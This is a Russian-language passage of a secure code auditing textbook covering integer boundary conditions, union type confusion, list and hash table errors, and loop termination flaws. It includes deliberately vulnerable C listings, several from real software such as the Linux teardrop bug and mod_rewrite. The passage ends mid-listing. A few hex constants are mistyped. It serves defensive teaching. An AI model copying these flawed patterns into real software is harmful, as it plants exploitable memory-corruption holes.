Первый шаг обычно прост. Для аудиторов здравый смысл подсказывает определить, повлияет ли арифметическая операция неблагоприятно на приложение. В некотором смысле любая операция, которую можно подорвать, вредна для приложения; однако проблемы следует рассматривать с точки зрения серьезности, от базовых ошибок до уязвимостей, которые при эксплуатации представляют непосредственную опасность. Также нужно учитывать контекст ошибочного вычисления. В зависимости от природы приложения атакующему может быть неинтересна обычная ошибка вычисления длины буфера. Например, банковское приложение, которое некорректно обрабатывает отрицательные значения в транзакциях, потенциально еще опаснее уязвимости повреждения памяти.

После выявления проблемных областей шаг 2 требует найти проблемный домен, то есть набор значений, которые могут вызвать арифметические граничные условия. Например, следующая строка кода выполняет проверку длины перед копированием данных:

```
if (length + 32 > sizeof(buffer))
```

Предполагая, что `length` является 32-битным беззнаковым значением, можно увидеть, что целочисленное переполнение обходит эту проверку, когда `length` содержит значение между `0xFFFFFFFFE0` и `0xFFFFFFFF`. Вычисления с несколькими переменными часто имеют проблемные домены, которые не являются непрерывным набором значений, как показано в следующем выражении:

```
if(length1 + length2 > sizeof(buffer))
```

В этом примере проверку длины можно обойти, пока сумма `length1` и `length2` не переполняет нулевую границу. Неважно, какая переменная принимает большое значение или делают ли это обе, пока вместе они дают значение больше `0xFFFFFFFF`. При оценке таких проблем нужно записать место проблемного случая, а затем вернуться к нему, когда у вас появится некоторое понимание ограничений, накладываемых на каждую переменную.

Наконец, на шаге 3 нужно определить, может ли путь выполнения быть достигнут, когда переменные содержат значения внутри проблемного домена. Этот шаг можно выполнить довольно прямолинейно:

- Определите тип данных задействованной переменной. Определение типа данных позволяет задать начальный набор значений, которые переменная может принимать. Если проблемный домен - от 0xFFFFFFFF0 до 0xFFFFFFFF, но переменная является 16-битным беззнаковым целым, эту проверку можно автоматически отбросить, потому что переменная никогда не сможет принять значения из рассматриваемого домена. Обратите внимание на слово "беззнаковым": знаковая 16-битная переменная может принять значения из проблемного домена, если во время проверки происходят определенные преобразования типов.
- Определите точки, где переменной присваивается значение. Следующий шаг - выявить, где и как переменная получает значение. Обращайте внимание на значения по умолчанию, которые может принимать параметр, и отмечайте любые специальные конфигурации, которые могут сделать приложение уязвимым. Также нужно проследить значения других переменных, присваиваемых подозрительной переменной. Если ни одно из присвоенных значений не может пересечься с проблемным доменом, операцию можно пометить как безопасную.
- Определите ограничения на переменную от присваивания до уязвимой операции. Теперь, когда вы знаете начальный набор значений и возможные присваивания, нужно определить любые ограничения, накладываемые на переменную на уязвимом пути выполнения. Часто переменная проходит через ряд проверок корректности, уменьшающих набор значений, которые она может принимать. Нужно проследить переменную через ее использование и определить, какие значения входят в этот уменьшенный набор, известный как проверенный домен. Любое пересечение проблемного домена и проверенного домена представляет уязвимость.
- Определите вспомогательные ограничения пути выполнения. Помимо переменной, используемой в уязвимой операции, другие переменные могут играть важную роль в срабатывании ошибки. Следует записать эти дополнительные переменные и значения, которые могут привести к уязвимым путям выполнения.

Теперь, когда вы понимаете, как выявлять арифметические граничные условия, попробуйте применить процесс к уязвимому пути выполнения в листингах 7-9 и 7-10.

### Листинг 7-9. Пример арифметической уязвимости

```
# define BLOB_MAX    1024

unsigned char *read_blob(unsigned char *blob, size_t pktlen)
{
    int bloblen;
    unsigned char *buffer;

    bloblen = ntohl(blob);

    if(bloblen + sizeof(long) > pktlen || bloblen > BLOB_MAX)
        return NULL;

    buffer = alloc(bloblen);

    if(!buffer)
        return NULL;

    memcpy(buffer, blob+4, bloblen);

    return buffer;
}
```

Для целей этого обсуждения предположим, что функция `alloc()` в листинге 7-9 уязвима к целочисленному переполнению, и вы хотите выявить эксплуатируемый путь к этой функции. Для этого сначала определите, как обойти сравнение длины, выполняемое выделенной строкой кода. В

левой части сравнения `bloblen` должен принять значение, которое после добавления 4 меньше `pktlen`. Хотя `bloblen` знаковый, для левой части этого сравнения он преобразуется в беззнаковое целое. Это оставляет небольшой проблемный домен: от `0xFFFFFFFFC` до `0xFFFFFFFF` (от -4 до -1). В правой части сравнения `bloblen` рассматривается как знаковый, поэтому проблемный домен не меняется. Чтобы определить, уязвима ли эта функция, нужно посмотреть, как она вызывается; это показано в листинге 7-10.

NB. Обсуждение листинга 7-9 предполагает, что вызов `alloc()` уязвим к условию целочисленного переполнения. В реальном приложении вы бы проверили `alloc()` и определили, так ли это, но это разумное предположение. Пользовательские обертки выделения памяти часто подвержены разным арифметическим проблемам, как описано далее в этой главе в разделе "Аудит управления памятью".

#### Листинг 7-10. Пример арифметической уязвимости в родительской функции

```
int process_packet(unsigned char *pkt, size_t pktlen)
{
    unsigned int length = 0;
    int type = 0;
    unsigned char *data;

    type = pkt[0];

    switch(type){
        case TYPE_KEY:
            length = ntohl(&pkt[1]);

            if(length != RSA_KEY_SIZE)
                return -1;

            data = read_blob(&pkt[1], pktlen);

            ...

            break;

        case TYPE_USER:
            data = read_blob(&pkt[1], pktlen);

            ...

        default:
            return -1;
    }
}
```

В листинге 7-10 есть два вызова `read_blob()`. Когда `type` равен `TYPE_KEY`, переменная `length` проверяется относительно `RSA_KEY_SIZE`, и при несовпадении функция возвращается с ошибкой. Это означает, что проверенный домен содержит только одно значение, `RSA_KEY_SIZE`, и вряд ли пересекается с проблемным доменом. Поэтому вызов `read_blob()` в этом месте безопасен. Однако когда `type` равен `TYPE_USER`, таких ограничений нет. Поэтому проверенный домен - от `0x00000000` до `0xFFFFFFFF`, и пересечение есть. Все значения проблемного домена находятся внутри проверенного домена, так что можно уверенно сказать, что это сравнение можно обойти. Вот единственные имеющиеся ограничения:

- `type == TYPE_USER`
- `length` из функции `read_blob` плюс `sizeof(long)` меньше `pktlen`, поэтому, вероятно, нужно, чтобы `pktlen` был больше 4.

## Путаница типов

Тип данных, производный от `union`, используется для хранения нескольких элементов данных в одном и том же месте памяти. Предполагаемая цель такого хранения состоит в том, что каждый из элементов данных взаимно исключает остальные, и одновременно может использоваться только один из них. Типы данных `union` чаще всего используются, когда структурам или объектам нужно представлять несколько типов данных в зависимости от внешнего условия, например представлять разные opaque-объекты, считанные из сети. Иногда разработчики приложений путают, что представляют данные в `union`. Это может иметь катастрофические последствия для приложения, особенно когда целочисленные типы данных путаются с типами указателей или сложные структуры одного типа путаются с другими. Хотя эта ошибка кажется маловероятной, она встречалась как минимум в одном широко развернутом приложении. Большинство уязвимостей такого рода происходит из неверной интерпретации переменной, используемой для определения того, какой вид данных содержит структура. Листинг 7-11 показывает краткий пример.

### Листинг 7-11. Путаница типов

```
struct object {
    int type;

    union {
        int num;
        char *str;
        void *opaque;
    } u;
}

struct object *object_read(int sockfd)
{
    int ret;
    struct object *obj;

    if(!(obj =
        (struct object *)calloc(1, sizeof(struct object))))
        die("calloc: %m");

    obj->type = get_type(sockfd);

    switch(obj->type & 0xFF){
        case OBJ_NUM:
            ret = read_number(sockfd, &(obj->u.num));
            break;

        case OBJ_STR:
            ret = read_string(sockfd, &(obj->u.str));
            break;

        default:
            ret = read_opaque(sockfd, &(obj->u.opaque));
    }

    if(ret < 0){
        free(obj);
        return NULL;
    }

    return obj;
}

int object_free(struct object *obj)
{
    if(!obj)
        return -1;

    switch(obj->type){
        case OBJ_NUM:
```

```

        break;

    case OBJ_STR:
        free_string(obj->u.str);
        break;

    default:
        free_opaque(obj->u.opaque);
}

free(obj);

return 0;
}

```

Листинг 7-11 показывает интерфейс чтения объектов некоторой формы из сети. Обратите внимание на небольшие различия между тем, как объекты инициализируются, и тем, как они очищаются. Переменная `type` - это 32-битное целое, считанное из сети, однако при инициализации объекта проверяются только младшие 8 бит. Когда объект очищается, проверяются все 32 бита. Поэтому если предоставлен 32-битный целочисленный тип, у которого младшие биты равны `OBJ_NUM`, а старшие биты не все установлены в ноль, контролируемое пользователем целое передается в функцию `free_opaque()` и рассматривается как адрес памяти, что, скорее всего, приводит к вызову `free()` для произвольного адреса памяти.

## Списки и таблицы

Linked lists и hash tables часто используются в приложениях, чтобы хранить коллекцию элементов данных в форме, удобной для извлечения и манипулирования. При реализации процедур, добавляющих и изменяющих эти структуры данных, допускаются некоторые распространенные ошибки, и эти ошибки могут приводить к несогласованностям в структурах данных. Атакующие могут воспользоваться этими несогласованностями, чтобы заставить приложение выполнять операции, для которых оно не предназначалось.

Связные списки часто используются для хранения связанных элементов данных, которые позже нужно искать или изменять в программе. Связные списки могут быть односвязными или двусвязными. Односвязные списки - это списки, в которых элементы содержат указатель на следующий элемент списка; в двусвязных списках элементы содержат указатели и на следующий, и на предыдущий элемент списка. Кроме того, связные списки могут быть циклическими, то есть последний элемент списка ссылается обратно на первый; для двусвязных списков указатель `previous` первого элемента ссылается обратно на последний элемент.

При аудите кода, использующего linked lists, нужно изучить, насколько хорошо алгоритм реализует список и как он обрабатывает граничные условия при доступе к элементам этих списков. Нужно рассмотреть каждый из следующих пунктов, обсуждаемых в следующих разделах:

- Корректно ли алгоритм манипулирует элементами списка, когда список пуст?
- Каковы последствия повторяющихся элементов?
- Всегда ли корректно обновляются указатели `previous` и `next`?
- Корректно ли учитываются диапазоны данных?



## Манипуляции с элементами пустых списков

Часто члены структуры списка или глобальные переменные используются для указания на голову списка и, возможно, на хвост списка. Если ревьюер кода может найти случай, где эти переменные обновляются некорректно, появляется возможность сослаться на устаревшие элементы или неопределенные данные так, будто они являются частью списка. Например, рассмотрите код в листинге 7-12.

### Листинг 7-12. Уязвимости пустого списка

```
/* head and tail elements of a doubly linked, noncircular
   list */
struct member *head, *tail;

int delete_element(unsigned int key)
{
    struct member *tmp;

    for(tmp = head; tmp; tmp = tmp->next){
        if(tmp->key == key){
            if(tmp->prev)
                tmp->prev->next = tmp->next;
            if(tmp->next)
                tmp->next->prev = tmp->prev;

            free(tmp);

            return 1;
        }
    }

    return 0;
}
```

В коде удаления из листинга 7-12 есть очевидное упущение: если удаляются головной или хвостовой элементы, функция `delete_element()` это не учитывает. Поскольку глобальные переменные `head` и `tail` не обновляются, первый или последний элемент может быть удален этой функцией, а затем к нему сможет обратиться любой код, манипулирующий указателями `head` или `tail`. Код, который некорректно работает с головными и хвостовыми элементами, встречается нечасто, но такое возможно, особенно когда управление списком децентрализовано, то есть нет чистого интерфейса управления списком, и управление происходит бессистемно в разных местах кода.

Некоторые реализации инициализируют список пустыми головными и/или хвостовыми элементами, часто называемыми *sentinel nodes* или *sentinels*. Sentinel nodes используются главным образом для удобства, чтобы коду не нужно было специально обрабатывать случаи пустого списка, поскольку с sentinel nodes в списке всегда есть хотя бы один элемент. Если пользователи могут добавить элементы данных, которые выглядят для программы как *sentinels*, или заставить *sentinels* удалиться, код управления списком может быть подвержен уязвимостям, возникающим из-за неверного понимания кодом того, где находятся голова или хвост списка.

## Повторяющиеся элементы

В зависимости от природы сохраняемых данных повторяющиеся элементы могут вызывать проблемы. Элементы, содержащие одинаковые ключи, то есть значения данных, используемые для характеристики структуры как уникальной, могут привести к смешению двух элементов, в результате чего из списка будет выбран неправильный элемент. Эта ошибка может иметь интересные последствия; например, сеансы, уникально идентифицируемые cookie, могут перепутаться, если два или более клиента предоставят одинаковые cookie. Такая путаница может привести к утечке информации, повышению привилегий или другой компрометации.

## Обновление указателей previous и next

Дефекты реализации при удалении и вставке элементов могут помешать корректному обновлению указателей previous и next. Это особенно верно, если программа рассматривает текущий член как голову или хвост списка. Листинг 7-13 показывает потенциальную проблему, возникающую при обновлении элементов списка.

### Листинг 7-13. Ошибка обновления указателя списка

```
struct member *head, *tail;

int delete_element(unsigned int key)
{
    struct member *tmp;

    for(tmp = head; tmp; tmp = tmp->next){
        if(tmp->key == key){
            if(tmp->prev)
                tmp->prev->next = tmp->next;
            if(tmp->next)
                tmp->next->prev = tmp->prev;

            if(tmp == head)
                head = tmp->next;
            else if(tmp == tail)
                tail = tmp->prev;

            free(tmp);

            return 1;
        }
    }

    return 0;
}
```

В коде листинга 7-13 есть небольшая ошибка при обновлении головного и хвостового элементов. Если в списке существует только один элемент, и head, и tail указывают на него, но код использует оператор else при проверке, является ли элемент головой или хвостом. Поэтому если в списке есть один элемент и он удаляется, головной элемент корректно обновляется до NULL; однако хвостовой элемент указывает на устаревший элемент.

## Диапазоны данных

В упорядоченных списках элементы сортируются в некотором порядке на основе члена данных, отличающего каждый элемент списка. Часто каждый элемент данных в списке представляет диапазон значений, например часть IP-датаграммы в очереди IP-фрагментов или диапазоны памяти в управляющих структурах ядра для процессов. Код, используемый для реализации этой на вид простой структуры данных, может быть довольно сложным, особенно когда нужно учитывать следующие нюансы данных:

- Можно ли предоставить перекрывающиеся диапазоны данных?
- Можно ли предоставить заменяющие диапазоны данных, то есть повторяющиеся элементы?
- Старые или новые данные имеют приоритет?
- Что происходит при предоставлении диапазонов данных нулевой длины?

Эти детали, если их обработать некорректно, могут привести к логическим дефектам при обработке данных или несогласованностям в структурах данных списка. Наиболее вероятный результат такого упущения - эксплуатируемое условие повреждения памяти. Листинг 7-14 - это код из ядра Linux, печально известная ошибка teardrop. Он показывает, как перекрывающиеся диапазоны данных могут обрабатываться неправильно, приводя к уязвимости.

### Листинг 7-14. Уязвимость Linux Teardrop

```
/*
 * We found where to put this one.
 * Check for overlap with preceding fragment,
 * and, if needed, align things so that any
 * overlaps are eliminated.
 */
if (prev != NULL && offset < prev->end)
{
    i = prev->end - offset;
    offset += i; /* ptr into datagram */
    ptr += i; /* ptr into fragment data */
}

...
/* Fill in the structure. */
fp->offset = offset;
fp->end = end;
fp->len = end - offset;
```

Этот код обрабатывает входящие IP-фрагменты, которые нужно поместить в очередь с другими фрагментами, являющимися частью той же IP-датаграммы. Переменная `offset` представляет смещение в полной датаграмме, где начинается текущий фрагмент. Переменная `end` - это смещение в полной датаграмме, где текущий фрагмент заканчивается, вычисляемое сложением начального смещения фрагмента и его длины. IP-код проходит по списку фрагментов и выходит из цикла, когда находит правильное место в списке для вставки входящего IP-фрагмента. Если между двумя фрагментами есть перекрытие, текущий фрагмент уменьшается так, чтобы в очередь добавлялись только еще не учтенные диапазоны данных, а перекрывающиеся данные отбрасывались. "Перекрытие" в этой ситуации означает, что два или более фрагмента частично или полностью предоставляют повторяющиеся диапазоны данных. Например, если один фрагмент предоставляет данные со смещения 10-30, а другой задает 20-40, они перекрываются, потому что оба фрагмента задают данные со смещения 20-30.

Уязвимость в этом коде возникает во время уменьшения текущего фрагмента; код написан с предположением, что `end` больше или равен `prev->end`. Если это не так, `offset` увеличивается и становится больше `end`. В результате переменная `fp->len` получает отрицательное значение, которое позже используется как аргумент `memset()`, приводя к переполнению буфера.

## Алгоритмы хеширования

Хеш-таблицы - еще одна популярная структура данных, обычно используемая для быстрого доступа к элементам данных. Хеш-таблица часто реализуется как массив связанных списков, поэтому предыдущее обсуждение управления списками применимо и к хеш-таблицам. Хеш-таблицы используют элемент списка как входные данные для хеш-функции. Хеш-функции обсуждаются в главе 2, "Анализ проектирования". Полученное хеш-значение используется как индекс массива. При работе с хеш-таблицами аудиторы кода должны ответить на дополнительные вопросы:

- Подвержен ли хеш-алгоритм недопустимым результатам? Большинство хеш-алгоритмов пытаются гарантировать, что результат находится в определенном диапазоне, размере массива, выполняя операцию и затем используя оператор модуля или AND для результата. Как обсуждалось в главе 6, один потенциальный вектор атаки - заставить оператор модуля вернуть отрицательные результаты. Этот результат позволит отрицательную индексацию в массив, используемый для хранения элементов. Кроме того, ревьюеры кода должны оценить последствия ситуации, когда на элементы данных можно повлиять так, что возникнет много коллизий. Часто эта проблема замедляет поиск, что может быть серьезной проблемой, если приложение критично ко времени.
- Каковы последствия признания элементов недействительными? Несколько алгоритмов, хранящих много элементов данных, могут инвалидировать элементы на основе определенных условий, таких как тайм-ауты или достижение пороговых ограничений памяти. Такая обрезка иногда может иметь неожиданные последствия. Как и со списками, аудиторы кода должны определить, могут ли инвалидированные элементы быть некорректно отсоединены от таблицы, что приведет к потенциальному использованию приложением устаревших элементов позже. Инвалидация элементов предсказуемым образом может иметь и другие интересные последствия, например заставить приложение с несколькими элементами данных сеанса удалить действительные сеансы, приводя к denial-of-service.

## Аудит потока управления

Как вы узнали в главе 4, "Процесс анализа приложения", поток управления означает способ, которым процессор выполняет определенную последовательность инструкций. Языки программирования имеют несколько конструкций, позволяющих программистам переходить к разным путям выполнения на основе условия, повторять инструкции заданное число итераций и вызывать подпрограммы прямо или косвенно. Эти конструкции являются базовыми строительными блоками языков программирования, и каждый разработчик с ними знаком. При аудите кода интересно видеть, что эти конструкции часто имеют похожие уязвимости безопасности не потому, что программисты не знают, как их реализовывать, а потому что приложение может войти в специфический контекст, который не учтен корректно. В этом разделе вы изучите циклы и операторы switch, которые управляют внутренним потоком управления. Внешний поток управления рассматривается далее в этой главе в разделе "Аудит функций". Пока сосредоточьтесь на аудите циклов и ветвлений в стиле switch и изучите несколько ориентиров того, что искать при оценке их корректного использования.

## Циклические конструкции

Циклические конструкции чрезвычайно распространены и используются в каждом компоненте обработки приложения: при инициализации структур, обработке ввода, взаимодействии с файловой системой или освобождении памяти. Этот раздел сосредоточен на циклах обработки данных, используемых для интерпретации пользовательских данных и построения некоторой формы вывода на их основе. Такой вывод может варьироваться от элементов, извлеченных из пользовательского ввода, до данных, производных от ввода. Эти типы циклов представляют наиболее непосредственную угрозу безопасности приложения.

Цикл может быть построен неправильно несколькими способами, так что он вызывает чтение или запись за пределами предоставленных буферов данных. Следующие распространенные ошибки могут заставить циклы вести себя способом, противоречащим намерениям программиста:

- Условия завершения не учитывают размеры буфера назначения или в некоторых случаях учитывают их неправильно.
- Цикл является циклом с постпроверкой, когда должен быть циклом с предпроверкой.
- Оператор `break` или `continue` отсутствует или расположен неправильно.
- Неверно поставленный знак пунктуации заставляет цикл делать не то, что предполагалось.

Любое из этих условий может иметь потенциально катастрофические последствия для безопасности приложения, особенно если цикл каким-либо образом выполняет запись в память. Как обсуждалось в главе 5, "Повреждение памяти", записи с наибольшей вероятностью разрушительно воздействуют на другие переменные или информацию о состоянии программы и, следовательно, приводят к эксплуатируемой ситуации.

### Условия завершения

Разработчикам приложений часто приходится строить циклы для обработки данных, которыми может управлять пользователь. Эти циклы должны разбирать и извлекать поля данных, искать вхождения определенных элементов данных или сохранять части данных в конкретное место назначения, например другое место в памяти или файл. Когда цикл выполняет копирование данных, нужно проверить, выполняется ли копирование безопасным образом, то есть нет ли способа, при котором цикл может читать или писать за границами объектов, над которыми работает. Обычно циклы, выполняющие такие копирования, имеют несколько условий завершения - проверок, способных заставить цикл выйти. У цикла может быть условие завершения, проверяющее успешное окончание копирования, а также несколько условий завершения, пытающихся учесть ошибочные состояния, которые могут возникнуть при обработке. Если набор условий завершения в цикле недостаточно учитывает все возможные ошибочные состояния или проверки реализованы неправильно, программа может быть подвержена компрометации в той или иной форме. При работе с вычислениями длины могут возникнуть две основные проблемы:

- Циклы не учитывают размер буфера.
- Проверка размера выполняется, но она некорректна.

Первая проблема довольно проста: проверка размера входных или выходных данных не выполняется, поэтому если атакующие могут предоставить больше данных, чем выделено для буфера назначения, они могут вызвать переполнение буфера и скомпрометировать приложение. Листинг 7-15 показывает простой пример.

#### Листинг 7-15. Простой незавершающийся цикл переполнения буфера

```

int copy(char *dst, char *src)
{
    char *dst0 = dst;

    while(*src)
        *dst++ = *src++;

    *dst++ = '\0';

    return dst - dst0;
}

```

Код в листинге 7-15 по сути выполняет ту же задачу, что и процедура `strcpy()`: он копирует данные из `src` в `dst`, пока не встретит байт NUL. Такие типы циклов обычно довольно легко заметить при аудите кода, и они довольно часто появляются в крупных приложениях. Заметный пример есть в RPC-интерфейсе активации объектов Distributed Component Object Model (DCOM) в операционных системах Windows. Этот интерфейс имеет компактный цикл в функции `GetMachineName()`. Листинг 7-16 показывает приблизительный C-код на основе ассемблерного кода.

#### Листинг 7-16. MS-RPC DCOM buffer overflow

```

GetMachineName(WCHAR *src, WCHAR *dst, int arg_8)
{
    for(src++; *src != (WCHAR)'\\'; )
        *dst++ = *src++;

    ...
}

```

Как видите, это переполнение буфера похоже на листинг 7-15 и выполняет потенциально опасное копирование. Однако иногда, когда вы читаете сложные функции с вложенными циклами, такие подозрительные циклические конструкции трудно заметить. Часто трудно проверить, представляют ли они потенциальную уязвимость. Листинг 7-17 из NTPD, демона network time protocol, демонстрирует более сложный цикл копирования.

#### Листинг 7-17. Пример переполнения буфера в NTPD

```

while (cp < reqend && isspace(*cp))
    cp++;
if (cp == reqend || *cp == ',')
{
    buf[0] = '\0';
    *data = buf;
    if (cp < reqend)
        cp++;
    reqpt = cp;
    return v;
}
if (*cp == '=')
{
    cp++;
    tp = buf;
    while (cp < reqend && isspace(*cp))
        cp++;
    while (cp < reqend && *cp != ',')
        *tp++ = *cp++;
    if (cp < reqend)
        cp++;
    *tp = '\0';
    while (isspace(*(tp-1)))
        *(--tp) = '\0';
    reqpt = cp;
    *data = buf;
    return v;
}

```

Код в листинге 7-17 обрабатывает управляющий пакет NTP. Он уязвим к переполнению буфера, поскольку буфер назначения, на который указывает `tr`, не проверяется на достаточный размер для хранения входных данных, предоставленных пользователями. В листинг включено много окружающего кода, чтобы показать, как сложный код иногда затрудняет аудит. Вам может понадобиться сделать несколько проходов, прежде чем вы поймете, что делает предыдущая функция и может ли конструкция цикла `while`, которая сначала выглядит уязвимой, быть достигнута со значениями, вызывающими уязвимость.

### Совет аудитору

Когда копирование данных в циклах выполняется без проверки размера, проверьте каждый путь выполнения, ведущий к опасному циклу, и определите, можно ли достигнуть его так, чтобы исходный буфер был больше буфера назначения.

Вторая проблема при работе с вычислениями длины, как упоминалось в начале этого раздела, состоит в том, что проверка размера выполняется неправильно. В последние годы разработчики приложений стали осторожнее с циклическими конструкциями, добавляя проверку длины как одно из условий завершения цикла. Однако иногда проверка реализована неправильно, оставляя приложение уязвимым для компрометации.

Первая распространенная ошибка - `off-by-one`, обсуждавшаяся в главе 5. Эта уязвимость чаще всего возникает при обработке строк, как в следующем примере:

```
for(i = 0; src[i] && i < sizeof(dst); i++)
    dst[i] = src[i];

dst[i] = '\0';
```

Технически цикл здесь не виноват. Он записывает данные в буфер назначения и не пишет за границы буфера `dst`. Однако оператор сразу после него может записать один байт за конец массива. Это происходит, когда цикл завершается из-за того, что `i` равно размеру буфера назначения `buf`. В этом случае оператор `dst[i] = '\0'` эквивалентен `dst[sizeof (dst)] = '\0'`, что записывает NUL на один байт за выделенное пространство `buf`. Эта ошибка часто связана с циклами такого рода.

Предыдущая уязвимость подводит к следующему интересному поведению, за которым нужно следить: иногда, когда циклы завершаются неожиданным образом, переменные могут остаться в несогласованном состоянии. Важно определить, на какие переменные влияет циклическая конструкция и оставляют ли какие-либо потенциальные условия выхода, обычно граничные условия, обозначающие некоторую ошибку, одну из этих переменных в несогласованном состоянии. Естественно, это важно только если переменные используются после завершения цикла. Листинг 7-18 показывает фрагмент кода из `mod_php`, который читает POST-данные от пользователей.

### Листинг 7-18. Уязвимость незавершающегося буфера в Apache mod\_php

```
SAPI_API SAPI_POST_READER_FUNC(sapi_read_standard_form_data)
{
    int read_bytes;
    int allocated_bytes=SAPI_POST_BLOCK_SIZE+1;

    if (SG(request_info).content_length > SG(post_max_size)) {
        php_error_docref(NULL TSRMLS_CC, E_WARNING,
            "POST Content-Length of %ld bytes "
            "exceeds the limit of %ld bytes",
            SG(request_info).content_length,
            SG(post_max_size));
        return;
    }
    SG(request_info).post_data = emalloc(allocated_bytes);
```

```

for (;;) {
    read_bytes = sapi_module.read_post(
        SG(request_info).post_data+SG(read_post_bytes),
        SAPI_POST_BLOCK_SIZE TSRMLS_CC);
    if (read_bytes<=0) {
        break;
    }
    SG(read_post_bytes) += read_bytes;
    if (SG(read_post_bytes) > SG(post_max_size)) {
        php_error_docref(NULL TSRMLS_CC, E_WARNING,
            "Actual POST length does not match "
            "Content-Length, and exceeds %ld bytes",
            SG(post_max_size));
        return;
    }
    if (read_bytes < SAPI_POST_BLOCK_SIZE) {
        break;
    }
    if (SG(read_post_bytes)+SAPI_POST_BLOCK_SIZE
        >= allocated_bytes) {
        allocated_bytes = SG(read_post_bytes)
            +SAPI_POST_BLOCK_SIZE+1;
        SG(request_info).post_data =
            erealloc(SG(request_info).post_data,
                allocated_bytes);
    }
}
SG(request_info).post_data[SG(read_post_bytes)] = 0;
/* terminating NULL */
SG(request_info).post_data_length = SG(read_post_bytes);
}

```

Функция `sapi_read_standard_form_data` должна заполнить глобальный буфер `post_data` и поместить байт NUL в конец буфера. Однако в одном случае она этого не делает: если предоставлено больше данных, чем `post_max_size`, генерируется предупреждение, и функция возвращается. Поскольку эта функция имеет тип `void` и не возвращает значение, вызывающая сторона не знает, что произошла ошибка, и продолжает обработку.

Обратите внимание, что в некоторых обстоятельствах функция `php_error_docref()` может вызвать завершение процесса, в зависимости от второго аргумента; однако в этом случае функция просто генерирует предупреждение. В обычных обстоятельствах такая ошибка давала бы потенциальные возможности эксплуатации, заставляя указатель увеличиваться за пределы переменной `post_data`. Однако в этом случае распределитель не позволяет передать `post_max_size` (8 MB) байтов в запросе, потому что существует лимит памяти 8 MB на запрос, хотя и максимальный предел данных выделения памяти, и `post_max_size` могут быть настроены.

### Совет аудитору

Отметьте все условия выхода из цикла, а также все переменные, которыми манипулирует цикл. Определите, существуют ли условия, при которых переменные остаются в несогласованном состоянии. Обращайте внимание на места, где цикл завершился из-за неожиданной ошибки, поскольку такие ситуации с большей вероятностью оставляют переменные в несогласованном состоянии.

Еще одна ошибка `off-by-one` возникает, когда переменная некорректно проверяется на нахождение в определенных границах перед тем, как ее увеличивают и используют. Листинг 7-19, код из модуля `Apache mod_rewrite`, демонстрирует эту ошибку.

### Листинг 7-19. Уязвимость `off-by-one` в `Apache 1.3.29/2.X mod_rewrite`



```

/* special thing for ldap.
 * The parts are separated by question marks.
 * From RFC 2255:
 *      ldapurl = scheme "://" [hostport] [ "/"
 *                  [dn [" " [attributes] [" " [scope]
 *                  [" " [filter] [" " extensions]]]]]]
 */

if (!strncasecmp(uri, "ldap", 4)) {
    char *token[5];
    int c = 0;

    token[0] = cp = ap_pstrdup(p, cp);
    while (*cp && c < 5) {
        if (*cp == '?') {
            token[++c] = cp + 1;
            *cp = '\0';
        }
        ++cp;
    }
}

```

Как видите, переменная `c` используется, чтобы гарантировать, что в массиве указателей `token` хранятся только пять указателей. Однако после проверки размера переменная `c` увеличивается и используется, что означает, что проверка должна выглядеть как `(*cp && c < 4)`. Если атакующий предоставляет циклу ввод так, что `c` равно четырем, ввод проходит проверку длины, но заставляет программу записать указатель в `token[5]`, за пределы выделенного пространства для `token`. Эта ошибка может привести к эксплуатируемому условию, потому что атакующий записывает указатель на контролируемые пользователем данные за пределами переменной `token`.

Циклы, способные записывать несколько элементов данных за одну итерацию, также могут быть уязвимы к некорректным проверкам размера. В прошлом несколько уязвимостей возникали из-за того, что экранирование или расширение символов недостаточно учитывалось проверкой размера цикла. Нидерландский исследователь Scrippie нашел заметную ошибку в OpenBSD 2.8. Код в листинге 7-20, взятый из ftp-демона OpenBSD 2.8, копирует данные в буфер назначения, экранируя символы двойных кавычек по мере их появления.

#### Листинг 7-20. Уязвимость off-by-one в OpenBSD ftp

```

char npath[MAXPATHLEN];
int i;

for (i = 0; *name != '\0' && i < sizeof(npath) - 1;
     i++, name++) {
    npath[i] = *name;

    if (*name == '"')
        npath[++i] = '"';
}

npath[i] = '\0';

```

Проблема в листинге 7-20 состоит в том, что переменная `i` может быть увеличена дважды за одну итерацию цикла. Поэтому если символ двойной кавычки встречается в исходной строке в позиции `(sizeof(npath)-2)`, `i` увеличивается дважды и получает значение `(sizeof(npath))`, а оператор сразу после цикла записывает нулевой байт за границы. Этот код в итоге оказался эксплуатируемой уязвимостью off-by-one.

Наконец, проверка размера цикла может быть недействительной из-за преобразования типов, арифметического граничного условия, неправильного использования оператора или ошибки арифметики указателей. Эти вопросы обсуждались в главе 6.

## Циклы с постпроверкой и предпроверкой

При написании программных циклов разработчики могут выбирать, использовать ли управляющую структуру с постпроверкой или предпроверкой. Цикл с постпроверкой проверяет условие завершения в конце каждой итерации; цикл с предпроверкой проверяет условие перед каждой итерацией. В С циклы с постпроверкой и предпроверкой легко различить: цикл с постпроверкой использует конструкцию `do {...} while()`, а циклы с предпроверкой используют `for(;;){...}` или `while(){...}`. Циклы с предпроверкой обычно используются чаще; циклы с постпроверкой применяются в некоторых ситуациях из необходимости или личных предпочтений. Встречая циклы, аудиторы кода должны определить последствия выбора формы цикла разработчиком и то, может ли этот выбор иметь негативные последствия для кода.

Циклы с постпроверкой следует использовать, когда тело цикла всегда должно быть выполнено как минимум один раз. Как аудитор, вы должны искать потенциальные ситуации, где выполнение тела цикла может привести к неожиданному условию. Одна вещь, за которой нужно следить, - условная форма цикла, выполняющая *sanity check*, который должен был быть выполнен до входа в цикл. Рассмотрите пример в листинге 7-21, где цикл с постпроверкой используется для простой обработки строки.

### Листинг 7-21. Уязвимость цикла с `postincrement`

```
char *cp = get_user_data();

...

do {
    ++cp;
} while (*cp && *cp != ',');
```

В этом коде, если предоставленные данные являются пустой строкой, то есть строкой, содержащей только символ NUL, указатель `cp` увеличивается за предполагаемые границы строки. Цикл продолжает обрабатывать неопределенные данные, потенциально приводя к повреждению памяти или какой-либо уязвимости утечки информации. Программист должен был проверить, указывает ли `cp` на символ NUL, до входа в цикл, поэтому этот цикл следовало написать в форме с предпроверкой.

Аналогично, программист может использовать цикл с предпроверкой, когда формат с постпроверкой был бы более уместен, и тем самым создать эксплуатируемую ситуацию. Если код после цикла ожидает, что тело цикла выполнилось хотя бы один раз, атакующий может суметь намеренно полностью пропустить цикл и создать эксплуатируемое условие. Посмотрите на код в листинге 7-22.

### Листинг 7-22. Уязвимость цикла с предпроверкой

```
char **parse_array(char *raw_data)
{
    int i, token_array_size = 0;
    char **token_array = NULL;

    for(i = 0; (element = parse_element(&raw_data)) != NULL;
        i++)
    {
        if(i >= token_array_size)
        {
            token_array_size += 32;

